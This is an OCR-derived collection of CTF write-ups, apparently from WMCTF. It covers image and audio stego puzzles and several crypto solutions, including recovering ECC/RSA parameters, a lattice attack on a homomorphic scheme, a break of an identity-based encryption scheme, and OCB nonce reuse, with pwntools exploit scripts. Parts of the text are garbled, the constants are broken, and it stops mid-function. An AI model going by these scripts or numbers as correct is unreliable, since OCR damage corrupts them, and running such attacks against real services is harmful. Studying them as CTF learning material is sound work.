
6. How to solve this problem? We can keep guessing flags from short to long. print all the guessed flags on the image with the same parameters and the same font file, and select the flag with the higher number of pixel matches, then continue the process. Done!

```python
import string

font = ImageFont.truetype('DejaVuSans.ttf', 15)
def check(flag):
    _wm = Image.fromarray(np.zeros((N, N), np.uint8))
    draw = ImageDraw.Draw(_wm)
    draw.text((5, 5), flag, fill=255, font=font)
    _wm = np.array(_wm)
    return np.count_nonzero((wm == 255) & (_wm != 255)), np.count_nonzero((wm != 255) & (_wm == 255))

flag_set = [(check(''), '')]
new_flag_set = []

while flag_set[0][0] != (0, 0):
    _, best = flag_set[0]
    for _, flag in flag_set:
        for char in sorted(set(string.printable) - set(string.whitespace)):
            new_flag = flag + char
            X, Y = score = check(new_flag)
            if Y == 0:
                new_flag_set.append((score, new_flag))
    flag_set += new_flag_set
    flag_set = sorted(flag_set)[:5]
    if flag_set[0][1] == best:
        flag_set.append((flag_set[0][0], best+'\n'))
    print(flag_set)

# '1' and '2' can be swap
print('flag:', flag_set[0][1].replace('\n',''))
```


GAME

spider-man

1. vr game, there are vr devices can be carried out directly to play vr four hundred ama
2. according to the beginning of the description, said to take the flag (physical), into the game spider floating did see the real flag




3. installed on, will trigger the flag to get the sound effects, but can be quite to the end is a murmur, indicating that there is a problem here.
4. find a way to extract the murmur, direct f12 detection wipe network, view key information




5. You can extract the glb file to see the model details


7. the upper left corner can faintly see the text, indicating that the flag is indeed not on the model, that is the audio.
8. found an mp3 called hit-crystal, found to be a miscellaneous sound after the impact flag, take it down and analyze




9. mp3 download through au can see the last murmur, but there is no rule to follow, through 010 open can be found wav file



10. can see tips at the end, ps



11. As you know wav can be opened directly by ps, modify the suffix to raw, import ps, you can find the flag



CRYPTO

ecc

Since the question gives the coordinates of G as well as $3G$, and n, c, e, one can think a little about the curve G, $3G$, the curve should be a factor of modulo a prime number n.

We then use the method of deriving $2G + G = 3G$, $2G$ is the doubling point, so we use the doubling point formula and the addition formula to express the case where both a and b are mod n. After we express it with the addition formula in the doubling point stuff and the addition stuff to express it $a + kp$, with $y^2 - x^3 - ax^2 = b\ mod p$, we can use 2 bars to express out $b + k1p$ and $b + k2p$ and then subtract them, go to and n, GCD decompose n.

Then $a + k1p$ and $b + k2p$ go to mod p to get a, so we can get a,b. Then it is RSA to solve c directly and find a_bit+b_bit+c_bit=flag_bit = 606 bits

```
from Crypto.Util.number import *
n =
612625748929176653791018486002827512526331787798646486551164340516159647475926762048332626665894400812965718366660227951662556401927955875088452658166421446693015209895719906705071032780989505632192963108307199759595890617943604070532242541359377663172512839331093626928295051240242808873382127705671279525 9
```

```
ct =
160021624364204347282231313169014760991109040290454082215150879778027468634685052665006736114123758852218602122387123119810796233983739067732477735527662004313235375106991476423584737152241246620077420170008104479999894262079190683403647253950756146368751160864967049591307615470951689371807512371326425489 97
x0,y0 =
(336455284570969624475799562568539927480902362153108289561294998143384472762256735233899076597053455456569335509550850816016296129944589020986050812744946 8,
487411177304136085845322318502005127011192950529313105885854765685127911176411223565382394399768193020497728384343385095723477059193366396066643725949909 3 )
x3,y3 =
(824059625428947725115750498077216743904166340150465769678704634384864490216665562435310769743663567838896919030218971802634395947001185441233717972718724 0 ,
441347999918584394840444272841195078525613611146184769809896701817332677072846449196087526403430116918407411052103956666944171613895593236272419484359647 9 )
fbits = 606
k1 = ((y3+ y0) * inverse(x0 - x3, n)) % n
k0_2 = (k1 ** 2 - (x3 - x0))%n
k0 = (((k0_2 - 3 *x0) * k1 + 2 * y0) * inverse(3 * x0 - k0_2 , n))% n
a_ = (k0 * 2 * y0 - 3 * x0 ** 2 )% n
b1 = y0**2 - x0**3 - x0 * a_
b2 = y3**2 - x3**3 - x3 * a_
e = 0×10001
p = (GCD(b1-b2,n))
a = a_% p
b = b1 % p
q = n//p
d = inverse(e,(p-1)*(q-1))
c = (pow(ct,d,n))
piece_bits = fbits // 3
flag = (a<<(2 * piece_bits)) + (b << piece_bits) + c
print(bin(c))
print(b'wmctf{'+long_to_bytes(flag)+b'}')
```

• nanoDiamond - rev

exp如下：

```
from rich.progress import track
from pwn import *
import string
import hashlib
```

```python
context(log_level='info', os='linux', arch='amd64')

r = remote('127.0.0.1', 65100)


def guess_remote(expr):
    global r
    r.recvuntil(b'Question: ')
    r.sendline(expr)
    r.recvuntil(b'Answer: ')
    ret = r.recvuntil(b'!', drop=True)
    return int(ret == b'True')

if __name__ == '__main__':

    def proof_of_work_2(suffix, hash):  # sha256, suffix, known_hash
        def judge(x): return hashlib.sha256(
            x.encode()+suffix).digest().hex() == hash
        return util.iters.bruteforce(judge, string.digits + string.ascii_letters,
length=4)
    r.recvuntil(b'sha256(XXXX+')
    suffix = r.recv(16)
    r.recvuntil(b' == ')
    hash = r.recv(64).decode()
    r.recvuntil(b'Give me XXXX:')
    r.sendline(proof_of_work_2(suffix, hash))

    for round in track(range(50)):
        chests = [guess_remote(expr) for expr in ['B0', 'B1', 'B2', 'B3', 'B4', 'B5']]
        pairs = tuple([guess_remote(expr) for expr in [f'B0 == {chests[0]} and B1 ==
{chests[1]}', f'B2 == {chests[2]} and B3 == {chests[3]}', f'B4 == {chests[4]} and B5 ==
{chests[5]}']])
        if sum(pairs) == 3:
            print("CASE 0")
            tuple([guess_remote(expr) for expr in ['B0', 'B1', 'B2', 'B3']])
        elif sum(pairs) == 2:
            print("CASE 1")
            if pairs[0] == 0:
                chests[0] = int(chests[0] + guess_remote("B0") + guess_remote("B0") > 1)
                chests[1] = int(chests[1] + guess_remote("B1") + guess_remote("B1") > 1)
            if pairs[1] == 0:
                chests[2] = int(chests[2] + guess_remote("B2") + guess_remote("B2") > 1)
                chests[3] = int(chests[3] + guess_remote("B3") + guess_remote("B3") > 1)
            if pairs[2] == 0:
                chests[4] = int(chests[4] + guess_remote("B4") + guess_remote("B4") > 1)
                chests[5] = int(chests[5] + guess_remote("B5") + guess_remote("B5") > 1)
```

```
        elif sum(pairs) == 1:
            print("CASE 2")
            if pairs[0] == 0:
                chests[0], chests[1] = guess_remote("B0"), guess_remote("B1")
            if pairs[1] == 0:
                chests[2], chests[3] = guess_remote("B2"), guess_remote("B3")
            if pairs[2] == 0:
                chests[4], chests[5] = guess_remote("B4"), guess_remote("B5")
        print(chests)
        r.recvuntil('open the chests:')
        r.sendline(' '.join([str(int(x)) for x in chests]))

    r.interactive()
```

• homo

This challenge implemented Getry's Homomorphic Encryption Scheme, but because the parameter is arbitrarily chosen, the equivalent privatekey can be directly computed by the publickey.

The scheme is as follows.

key generate:

$$sk = q$$
$$pk = \{p_i q + 2 * r_i\}_{i=0}^{n}$$

p，q，r are all prime.

Encryption: the plaintext m is only 1bit

$$randomly\ generate\ d \in \{0,1\}^n$$
$$c = m + \sum_{i=0}^{n} d[i]pk[i]$$

Decryption:

$$m = (c\%sk)\%2$$

Because $pk[i]\%sk = 2r_i$ is even, after mod sk, the plaintext m is the LSB of c.

the publickeys are all the multiple of q plus a small noise r. So we can compute the privatekey using the method that solves agcdp(Approximate GCD Problem).

we refers to the lattice in https://martinralbrecht.wordpress.com/2020/03/21/the-approximate-gcd-problem/

exp:

```
from sage.all import *
from Crypto.Util.number import *
c =
pubkey =
rbit = 191
Mlen = 10
M = Matrix(ZZ , Mlen , Mlen)
for i in range(1,Mlen):
    M[0 , i] = pubkey[i]
    M[i , i] = pubkey[0]
M[0,0] = 2**rbit

p0 = M.LLL()[0,0] // 2**rbit
q = pubkey[0] // p0
print(q)
print(long_to_bytes(int(''.join(str(int(j)) for j in [(i%q)%2 for i in c]),2)))
```

• INTERCEPT

This is an open question with multiple solutions and solutions, and the questioner provides an approach for your reference, as follows.

Recently, a new IBE based on the RSA-model TDDH assumption was proposed in *A New Efficient Identity-Based Encryption without Pairing, Salimi* . Although this scheme is insecure. In particular, we show that given multiple private keys in an IBE scheme, one can compute an equivalent pair of master keys and completely break the KGC.

Referring to the papers mentioned above, we can find that Salimi's IBE scheme is insecure when the adversary who complies with the requirements they propose has access to `n` private keys. That is, their scheme can be completely broken.

We have

$$
\begin{aligned}
d_i &= (y_{i_1}s_1 + y_{i_2}s_2)^{-1}\ mod\ zq \\
h_{i_1} &\equiv y_{i_1}p\ mod\ zq \\
h_{i_2} &\equiv y_{i_2}p\ \ mod\ zq \\
d_j &= (y_{j_1}s_1 + y_{j_2}s_2)^{-1}\ mod\ zq \\
h_{j_1} &\equiv y_{j_1}p\ mod\ zq \\
h_{j_2} &\equiv y_{j_2}p\ mod\ zq
\end{aligned}
$$

We set a set of variables a_{k_1}, a_{k_2}:

$$
\begin{aligned}
a_{k_1} &= d_i h_{i_1} - d_j h_{j_1} \\
&= (y_{i_1} p(y_{j_1} s_1 + y_{j_2} s_2) - y_{j_1} p(y_{i_1} s_1 + y_{i_2} s_2)) / (y_{i_1} s_1 + y_{i_2} s_2)(y_{j_1} s_1 + y_{j_2} s_2) \\
&= p s_2 (y_{i_1} y_{j_2} - y_{j_1} y_{i_2}) / (y_{i_1} s_1 + y_{i_2} s_2)(y_{j_1} s_1 + y_{j_2} s_2)
\end{aligned}
$$

same,

$$
\begin{aligned}
a_{k_2} &= d_i h_{i_2} - d_j h_{j_2} \\
&= p s_1 (y_{i_2} y_{j_1} - y_{j_2} y_{i_1}) / (y_{i_1} s_1 + y_{i_2} s_2)(y_{j_1} s_1 + y_{j_2} s_2)
\end{aligned}
$$

It is easy to observe

$$
\frac{a_{k_1}}{a_{k_2}} \equiv -\frac{s_2}{s_1} \ mod \ zq
$$

So we can know:

$$
\frac{a_{k_1}}{a_{k_2}} \equiv \frac{a_{k_1'}}{a_{k_2'}} \ mod \ zq
$$

$$
a_{k_1} a_{k_2'} - a_{k_1'} a_{k_2} \equiv 0 \ mod \ zq
$$

By calculating $(a_{k_1} a_{k_2'} - a_{k_1'} a_{k_2})$ in $\mathbb{Z}$, We receive multiples of the hidden order zq with a high probability of not being equal to 0.

We know $N/2zq = p + p/2q + 1/z + 1/2zq \in [p, p+1]$ since
$N = (zp+1)(2q+1) = 2zqp + zp + 2q + 1$, this means that we can solve an equation to decompose N.
Then using any (h_{i_1}, h_{i_2}) we are able to obtain (y_{i_1}, y_{i_2}), and by some calculations we can obtain
$s_1' \equiv s_1, s_2' \equiv s_2 \ mod \ zq$.

Once we get these secret parameters, we can access any message encrypted by any user.

flag: `WMCTF{cracking_such_a_toy_system_is_so_easy!}`

EXP:

```
from Crypto.Util.number import *
from gmpy2 import *
from random import randint
import hashlib
from string import digits, ascii_letters
from pwn import *
context.log_level = 'debug'

def proof_of_work(suffix,digest):
    table = digits + ascii_letters
    for i in table:
        for j in table:
            for k in table:
                for l in table:
                        guess = i+j+k+l+suffix
```

```
                        if hashlib.sha256(guess.encode()).hexdigest() == digest:
                            return (i+j+k+l)


class user:
    def __init__(self, params):
        self.e, self.d, self.h1, self.h2 = params

def attack():
    '''
    we register `limit_num` users
        (only with their private keys `d_i` and digest values `H1_i`, `h2_i`)
       with using the public params
    to break the KGC
        (factor N = (zp + 1)(2q + 1) and get equivalent master keys `s1`, `s2` in Z_zq)
    '''

    sh = remote('0.0.0.0', 12345)

    temp = sh.recvline(keepends=False).decode().split(' ')
    suffix, digest = temp[0][-17:-1], temp[-1]
    sh.sendline(proof_of_work(suffix, digest))

    sh.sendline('P')
    sh.recvuntil(b'the KGC: ')
    temp = sh.recvline(keepends=False).decode().split(', ')
    N = int(temp[0])

    sh.sendline('I')
    sh.recvuntil(b'message ')
    temp = sh.recvline(keepends=False).decode().split(' sent by ')
    username = temp[-1][:-3]
    temp = temp[0].split(', ')
    c1, c2 = int(temp[0][1:]), int(temp[1][:-1])

    uu = []
    limit_num = 5
    while len(uu) < limit_num:
        random_username = str(getRandomNBitInteger(20))
        sh.sendline('R')
        sh.recvuntil(b'Input your name: ')
        sh.sendline(random_username)
        temp = sh.recvline()
        if b'Registration Not Allowed!' in temp:
            continue
        sh.recvuntil(b' = ')
        temp = sh.recvline(keepends=False).decode().split(', ')
```

```
        e, d, h1, h2 = int(temp[0][1:]), int(temp[1]), int(temp[2]), int(temp[3][:-1])
        uu.append((e, d, h1, h2))

    u = [user(uu[i]) for i in range(limit_num)]
    ab = []

    def calc(u1, u2):
        a = u1.d * u1.h1 - u2.d * u2.h1
        b = u1.d * u1.h2 - u2.d * u2.h2
        return (a, b)

    for i in range(limit_num):
        for j in range(i + 1, limit_num):
            ab.append(calc(u[i], u[j]))

    target = ab[0][0] * ab[1][1] - ab[0][1] * ab[1][0]

    for i in range(limit_num):
        for j in range(i + 1, limit_num):
            a1, b1 = ab[i]
            a2, b2 = ab[j]
            target = gcd(a1 * b2 - a2 * b1, target)

    app = N // target // 2
    qq, zz = 1, 1
    for pp in range(app, app + 2):
        try:
            aa, bb, cc = 2, 1 + 2 * pp * target - N, pp * target
            qq = (-bb + isqrt(bb ** 2 - 4 * aa * cc)) // (2 * aa)
            if target % qq > 0:
                qq = (-bb - isqrt(bb ** 2 - 4 * aa * cc)) // (2 * aa)
            zz = target // qq
            NN = (zz * pp + 1) * (2 * qq + 1)
            if NN == N:
                break
        except:
            continue

    s1_, s2_ = 1, 1
    for i in range(limit_num):
        for j in range(i + 1, limit_num):
            try:
                y11, y12 = u[i].h1 * invert(pp, zz * qq) % (zz * qq), u[i].h2 *
invert(pp, zz * qq) % (zz * qq)
                y21, y22 = u[j].h1 * invert(pp, zz * qq) % (zz * qq), u[j].h2 *
invert(pp, zz * qq) % (zz * qq)
                ys_1 = invert(u[i].d, zz * qq)
```

```
                ys_2 = invert(u[j].d, zz * qq)
                s2_ = invert(y21 * y12 - y11 * y22, zz * qq) * (y21 * ys_1 - y11 * ys_2)
% (zz * qq)
                s1_ = invert(y11, zz * qq) * (ys_1 - y12 * s2_) % (zz * qq)
                break
            except:
                pass

    print("[+]The KGC is broken.")
    print("[+]Parameters are as follows:")
    print("N = {}\np = {}\nq = {}\nz = {}\ns1_ = {}\ns2_ = {}".format(N, pp, qq, zz,
s1_, s2_))
    h1 = int(hashlib.sha256(username.encode()).hexdigest(), 16)
    h2 = int(hashlib.sha512(username.encode()).hexdigest(), 16)
    y1 = invert(pp, zz * qq) * h1 % (zz * qq)
    y2 = invert(pp, zz * qq) * h2 % (zz * qq)
    dd = invert(y1 * s1_ + y2 * s2_, zz * qq)
    F = pow(c2, dd, N)
    h3 = int(hashlib.md5(str(F).encode()).hexdigest(), 16)
    m = hex(h3 ^ c1)[2:]

    sh.sendline('G')
    sh.sendline(m)

    print(sh.recvline())


if __name__ == "__main__":
    attack()
```

ocococb

Since nonce is reusable, use the first two encryptions to get E(nonce), then use the third encryption to get all the E(message) we need, then use the unpad vulnerability to blast the secret, and finally submit to get the flag. exp is as follows.

```
from base64 import *
from Crypto.Util.number import *
from gmpy2 import *
from pwn import *
import math
```

```
table = '1234567890qwertyuiopasdfghjklzxcvbnmQWERTYUIOPASDFGHJKLZXCVBNM'
def passpow():
  rev = r.recvuntil("sha256(XXXX+")
  suffix = r.recv(16).decode()
  r.recvuntil(" == ")
  res = r.recv(64).decode()
  def f(x):
    hashresult = hashlib.sha256((x+suffix).encode()).hexdigest()
    if hashresult == res:
      return 1
    else:
      return 0
  prefix = util.iters.mbruteforce(f,table,4,'upto')
  r.recvuntil("XXXX: ")
  r.sendline(str(prefix))

def times2(input_data,blocksize = 16):
    assert len(input_data) == blocksize
    output =  bytearray(blocksize)
    carry = input_data[0] >> 7
    for i in range(len(input_data) - 1):
        output[i] = ((input_data[i] << 1) | (input_data[i + 1] >> 7)) % 256
    output[-1] = ((input_data[-1] << 1) ^ (carry * 0x87)) % 256
    assert len(output) == blocksize
    return output

def times3(input_data):
    assert len(input_data) == 16
    output = times2(input_data)
    output = xor_block(output, input_data)
    assert len(output) == 16
    return output

def back_times2(output_data,blocksize = 16):
    assert len(output_data) == blocksize
    input_data =  bytearray(blocksize)
    carry = output_data[-1] & 1
    for i in range(len(output_data) - 1,0,-1):
        input_data[i] = (output_data[i] >> 1) | ((output_data[i-1] % 2) << 7)
    input_data[0] = (carry << 7) | (output_data[0] >> 1)
    if(carry):
        input_data[-1] = ((output_data[-1] ^ (carry * 0x87)) >> 1) | ((output_data[-2] %
2) << 7)
    assert len(input_data) == blocksize
    return input_data
```

```python
def xor_block(input1, input2):
    assert len(input1) == len(input2)
    output = bytearray()
    for i in range(len(input1)):
        output.append(input1[i] ^ input2[i])
    return output

def hex_to_bytes(input):
    return bytearray(long_to_bytes(int(input,16)))

def my_pmac(header, offset, blocksize = 16):
    assert len(header)
    header = bytearray(header)
    m = int(max(1, math.ceil(len(header) / float(blocksize))))
    # offset = Arbitrary_encrypt(bytearray([0] * blocksize))
    offset = times3(offset)
    offset = times3(offset)
    checksum = bytearray(blocksize)
    offset = times2(offset)
    H_m = header[((m - 1) * blocksize):]
    assert len(H_m) <= blocksize
    if len(H_m) == blocksize:
